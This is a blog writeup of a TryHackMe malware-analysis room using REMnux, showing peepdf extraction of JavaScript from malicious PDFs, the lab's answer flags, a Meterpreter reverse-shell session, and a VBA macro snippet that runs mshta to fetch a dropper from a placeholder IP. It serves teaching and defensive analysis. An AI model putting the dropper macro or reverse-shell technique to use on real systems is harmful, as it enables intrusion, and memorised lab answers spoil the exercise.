

Get unlimited access to the best of Medium for less than \$1/week. [Become a member](#)



MAL: REMnux-The Redux TryHackMe Writeup



Ayush Bagde · [Follow](#)

16 min read · Mar 11, 2021

Listen

Share

More



A revitalised, hands-on showcase involving analysing malicious macro's, PDF's and Memory forensics of a victim of Jigsaw Ransomware; all done using the Linux-based REMnux toolset apart of my Malware Analysis series

Hey Guys Welcome back to another writeup I'm Ayush Bagde aka Overide and in This writeup we're gonna learn the machine MAL:REMnux.

TASK 1: INTRODUCTION



([Zeltser Security Corp., 2020](#)).

Welcome to the redux of REMnux.

Since the release of the previous REMnux room, REMnux has had substantial changes, rendering the previous room outdated and impossible to complete.

I have taken the opportunity to recreate the room covering REMnux from scratch, taking a very different approach to ensure you get to use all the facilities that make REMnux unique.

How Have I Designed This Room Differently?

I've now re-designed the content for this room to get you as hands-on with REMnux and its tools as possible...gone are the days of reading cheatsheets for tasks; it's time for you to get stuck in and see what REMnux is really about. This room isn't designed with point-farming in mind, instead, I hope to give you enough guidance throughout the room that results in you developing a curiosity in exploring the topics & resources I introduce you to in your own time.

You will be doing the following:

- Identifying and analysing malicious payloads of various formats embedded in PDF's, EXE's and Microsoft Office Macros (the most common method that malware developers use to spread malware today)
- Learning how to identify obfuscated code and packed files — and in turn — analyse these.
- Analysing the memory dump of a PC that became infected with the Jigsaw ransomware in the real-world using Volatility.

I have attached some useful material about some of the topics covered in the room, alongside some cheatsheets and related articles that you can browse at your leisure at the end of the room.

As always, feedback of any sort is always appreciated. I hope that recreating the room in a completely different direction is well received and proves to be worth the wait. ~CMNatic

#1 I'm all buckled up and ready to get started.

Answer: No answer Needed

TASK 2: DEPLOY

If you're using the machine in-browser, you can skip this task. If you want to manually SSH into the machine, read the following:

Ensuring you are connected to the TryHackMe Network via OpenVPN, deploy the instance using the “Deploy” button and log in to your instance via SSH (on the standard port of 22). The necessary information to do is displayed below:

IP Address: MACHINE_IP

Username: remnux

Password: malware

#1 I've deployed my instance

Answer: No answer Needed

TASK 3: ANALYSING MALICIOUS PDF's

A Blast From the Past


We're back at this old chestnut, analysing malicious PDF files. In the previous room, you were analysing a PDF file for potential javascript code. PDF's are capable of containing many more types of code that can be executed without the user's knowledge. This includes:

- Javascript
- Python
- Executables
- Powershell Shellcode

Not only will this task be covering Javascript embeds (like we did previously), but also analysing embedded executables.

Looking for Embedded Javascript

We previously discussed how easily javascript can be embedded into a PDF file, whereupon opening is executed unbeknownst to the user. Javascript, much like other languages that we come on to discover in Task 4, provide a great way of creating a foothold, where additional malware can be downloaded and executed.



Looks like the Coocutus Clan just wanted to say hey — it's a good thing that they're nice people!

Practical

We'll be using `peepdf` to begin a precursory analysis of a PDF file to determine the presence of Javascript. If there is, we will extract this Javascript code (without executing it) for our inspection.

We can simply do `peepdf demo_notsuspicious.pdf`:

```
remnux@remnux:~/Tasks/3$ peepdf demo_notsuspicious.pdf
Warning: PyV8 is not installed!!

File: demo_notsuspicious.pdf
MD5: 47f5bd0f771b4cf6cf58b4dfd0a8e655
SHA1: a1c2e783214f5c33a240acaa789e250501111c32
SHA256: 561f62d168425e310a8103bc5c853c6a8c6746c2f50a4fa72a8b9650f897d1fa
Size: 28897 bytes
Version: 1.7
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 18
Streams: 3
URIs: 0
Comments: 0
Errors: 0

Version 0:
    Catalog: 1
    Info: 7
    Objects (18): [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18]
    Streams (3): [4, 15, 18]
        Encoded (2): [15, 18]
    Objects with JS code (1): [6]
    Suspicious elements:
        /OpenAction (1): [1]
        /JS (1): [6]
        /JavaScript (1): [6]
```

remnux@remnux:~/Tasks/3\$

Note the output confirming that there's Javascript present, but also how it is executed? **OpenAction** will execute the code when the PDF is launched.

To extract this Javascript, we can use `peepdf`'s "extract" module. This requires a few steps to set up but is fairly trivial.

The following command will create a script file for `peepdf` to use:

1. `echo 'extract js > javascript-from-demo_notsuspicious.pdf' > extracted_javascript.txt`

```
remnux@remnux:~/Tasks/3$ echo 'extract js > javascript-from-demo_notsuspicious.pdf' > extracted_javascript.txt
remnux@remnux:~/Tasks/3$ cat extracted_javascript.txt
extract js > javascript-from-demo_notsuspicious.pdf
remnux@remnux:~/Tasks/3$
```

The script will extract all javascript via `extract js` and pipe `>` the contents into "javascript-from-demo_notsuspicious.pdf"

We now need to tell `peepdf` the name of the script (extracted_javascript.txt) and the PDF file that we want to extract from (`demo_notsuspicious.pdf`):

2. `peepdf -s extracted_javascript.txt demo_notsuspicious.pdf`

Remembering that the Javascript will output into a file called “javascript-from-demo_nonsuspicious.pdf” because of our script.

To recap: “`extracted_javascript.txt`” (highlighted in red) is our script, where “`demo_notsuspicious.pdf`” (highlighted in green) is the original PDF file that we think is malicious.

```
remnux@remnux:~/Tasks/3$ peepdf -s extracted_javascript.txt demo_notsuspicious.pdf
remnux@remnux:~/Tasks/3$ ls
advert.pdf demo_notsuspicious.pdf extracted_javascript.txt javascript-from-demo_notsuspicious.pdf notsuspcious.pdf
remnux@remnux:~/Tasks/3$
```

You will see an output, in this case, a file named “`javascript-from-demo_notsuspicious`” (highlighted in yellow). This file now contains our extracted Javascript, we can simply `cat` this to see the contents.

```
remnux@remnux:~/Tasks/3$ cat javascript-from-demo_notsuspicious.pdf
// peepdf comment: Javascript code located in object 6 (version 0)

app.alert("All your Coocitus are belong to us!"); remnux@remnux:~/Tasks/3$
```

As it turns out, the PDF file we have analysed contains the javascript code of
`app.alert("All your Coocitus are belong to us!")`

Practical

We have used `peepdf` to:

1. Look for the presence of Javascript
2. Extract any contained Javascript for us to read without it being executed.

```
remnux@remnux:~/Tasks/3$ echo 'extract js > javascript-from-notsuspcious.pdf' > extracted_javascript.txt
remnux@remnux:~/Tasks/3$ peepdf -s extracted_javascript.txt notsuspcious.pdf
remnux@remnux:~/Tasks/3$ cat not javascript-from-notsuspcious.pdf
cat: not: No such file or directory
// peepdf comment: Javascript code located in object 6 (version 0)
remnux@remnux:~/Tasks/3$
```

The commands to do so have been used above, you may have to implement them differently, proceed to answer questions 1–4 before moving onto the next section.

Executables


Of course not only can Javascript be embedded, by executables can be very much too.

The “advert.pdf” actually has an embedded executable. Looking at the extracted Javascript, we can see the following Javascript snippet:

```
remnux@remnux:~/Tasks/3$ cat javascript-from-advert.pdf
// peepdf comment: Javascript code located in object 27 (version 2)


this.exportDataObject({
    cName:
    nLaunch: 0
});remnux@remnux:~/Tasks/3$
```

This tells us that when the PDF is opened, the user will be asked to save an attachment:



Although PDF attachments can be ZIP files or images, in this case, it is another PDF...Or is it? Well, let's save the file and see what happens. Uh oh...At least that we

get a warning that something is trying to execute, but hey, Karen from HR wouldn't send you a dodgy email, right? It's probably a false alarm.



Ah...Well, turns out it was. We just got a reverse shell from the Windows PC to my attack machine.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.0.11:4444
[*] Sending stage (176195 bytes) to 10.0.0.13
[*] Meterpreter session 1 opened (10.0.0.11:4444 → 10.0.0.13:1031) at 2020-10-21 00:25:26 +0100

meterpreter > shell
Process 3344 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

c:\Users\CMNatic\Desktop>whoami
whoami
[REDACTED]\cmnatic
c:\Users\CMNatic\Desktop>
```


It's now obvious (albeit too late for them) that the “pdf” that gets saved isn't a PDF. Let's open it up in a hex editor.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	40	00	00	00	00	00	00	00	00	.@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	E8	00	00	00	00	00è...
00000040	OE	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	...°...í!..LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	93	38	F0	D6	D7	59	9E	85	D7	59	9E	85	D7	59	9E	85	"85Ö×Yž...×Yž...×Yž...
00000090	AC	45	92	85	D3	59	9E	85	54	45	90	85	DE	59	9E	85	-E'...ÓYž...TE...ÓYž...
000000A0	B8	46	94	85	DC	59	9E	85	B8	46	9A	85	D4	59	9E	85	,F"...ÜYž...,Fš...ÓYž...
000000B0	D7	59	9F	85	1E	59	9E	85	54	51	C3	85	DF	59	9E	85	*Yž...Yž...TQÃ...ÓYž...
000000C0	83	7A	AE	85	FF	59	9E	85	10	5F	98	85	D6	59	9E	85	fz@...ýYž..._”...ÓYž...
000000D0	52	69	63	68	D7	59	9E	85	00	00	00	00	00	00	00	00	Rich×Yž...
000000E0	00	00	00	00	00	00	00	50	45	00	00	4C	01	04	00	PF_I.	
000000F0	DB	AA	84	4A	00	00	00	00	00	00	E0	00	0F	01	Ü“J.....à...		
00000100	0B	01	06	00	00	B0	00	00	00	A0	00	00	00	00	00	00°.....
00000110	FB	9B	00	00	00	10	00	00	00	C0	00	00	00	00	40	00	û>.....À.....@.
00000120	00	10	00	00	00	10	00	00	04	00	00	00	00	00	00	00`.....
00000130	04	00	00	00	00	00	00	00	00	60	01	00	00	10	00	00`.....
00000140	00	00	00	00	02	00	00	00	00	00	10	00	00	10	00	00`.....
00000150	00	00	10	00	00	10	00	00	00	00	00	10	00	00	00	00`.....
00000160	00	00	00	00	00	00	00	00	6C	C7	00	00	78	00	00	00lÇ...x.....
00000170	00	50	01	00	C8	07	00	00	00	00	00	00	00	00	00	00	.P..È.....
00000180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00`.....
00000190	E0	C1	00	00	1C	00	00	00	00	00	00	00	00	00	00	00	àÁ.....
000001A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00`.....
000001B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00`.....
000001C0	00	C0	00	00	E0	01	00	00	00	00	00	00	00	00	00	00	.À..à.....
000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00`.....

Well well well, looks like we have an executable. Let's investigate further by looking at the strings.

```
C:\Users\CMNatic\Desktop>strings [REDACTED].pdf > dodgypdf.txt
Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com
```

It looks like we have our attacker's IP and port!



```

1093           'application/x-www-form-urlencoded'
1094       -T content-type Content-type header for POSTing, eg.
1095       -u putfile    File containing data to PUT. Remember
1096       -p postfile   File containing data to POST. Remembe
1097       -b windowsize Size of TCP send/receive buffer, in b
1098       -t timelimit  Seconds to max. wait for responses
1099       -c concurrency Number of multiple requests to make
1100       -n requests   Number of requests to perform
1101 Options are:
1102 Usage: %s [options] [http://]hostname[:port]/path
1103 :%d
1104 SSL not compiled in; no https support
1105 https://
1106 [%s]
1107 http://
1108 ab: Could not read POST data file: %s
1109 ab: Could not allocate POST data buffer
1110 ab: Could not stat POST data file (%s): %s
1111 ab: Could not open POST data file (%s): %s
1112 apr_global_pool
1113 %d.%d%c
1114 ****
1115 %3d%c
1116 10.0.0.12
1117 4444
1118 %3d
1119 -
1120 KMGTE
1121 %s: illegal option -- %
1122 %s: option requires an argument -- %

```

#1 How many types of categories of “Suspicious elements” are there in “notsuspicous.pdf”

Answer: 3

#2 Use peepdf to extract the javascript from “notsuspicous.pdf”. What is the flag?

Answer: THM{Luckily_This_Isn't_Harmful}

```

remnux@thm-remnux:~/Tasks/3$ ls
advert.pdf extracted javascript.txt javascript-from-notsuspicous.pdf notsuspicous.pdf
remnux@thm-remnux:~/Tasks/3$ cat javascript-from-notsuspicous.pdf
// peepdf comment: Javascript code located in object 6 (version 0)

app.alert("THM{Luckily_This_Isn't_Harmful}");remnux@thm-remnux:~/Tasks/3$ █

```

Just Follow the steps and you'll get the answer.

#3 How many types of categories of “Suspicious elements” are there in “advert.pdf”

Answer: 6

```
Objects with JS code (1): [27]
Suspicious elements:
  /OpenAction (1): [1]
  /Names (2): [24, 1]
  /AA (1): [3]
  /JS (1): [27]
  /Launch (1): [28]
  /JavaScript (1): [27]
```

#4 Now use peepdf to extract the javascript from “advert.pdf”. What is the value of “cName”?

Answer: notsuspicious

```
remnux@thm-remnux:~/Tasks/3$ peepdf -s extracted_advert.txt advert.pdf
remnux@thm-remnux:~/Tasks/3$ cat extracted_advert.txt
extract js > javascript-from-advert.pdf
remnux@thm-remnux:~/Tasks/3$ cat javascript-from-advert.pdf
// peepdf comment: Javascript code located in object 27 (version 2)

this.exportDataObject({
  cName: "notSuspicious",
  nLaunch: 0
});remnux@thm-remnux:~/Tasks/3$ █
```

Follow the same procedure we did with notsuspicious.pdf file.


TASK 4: ANALYSING MALICIOUS MICROSOFT OFFICE MACROS

The Change in Focus from APT’s

Malware infection via malicious macros (or scripts within Microsoft Office products such as Word and Excel) are some of the most successful attacks to date.

For example, current APT campaigns such as Emotet, QuickBot infect users by sending seemingly legitimate documents attached to emails i.e. an invoice for business. However, once opened, execute malicious code without the user knowing. This malicious code is often used in what’s known as a “dropper attack”, where additional malicious programs are downloaded onto the host.

Take the document file below as an example:



Looks perfectly okay, right? Well in actual fact, this word document has just downloaded a ransomware file from a malicious IP address in the background, with not much more than this snippet of code:

```
Private Sub Howdy()
    Shell ("cmd /c mshta http://X.X.X.X/MyDropper.exe")
End Sub
```

I have programmed the script to show a pop-up for demonstration purposes. However, in real life, this would be done without any popup.

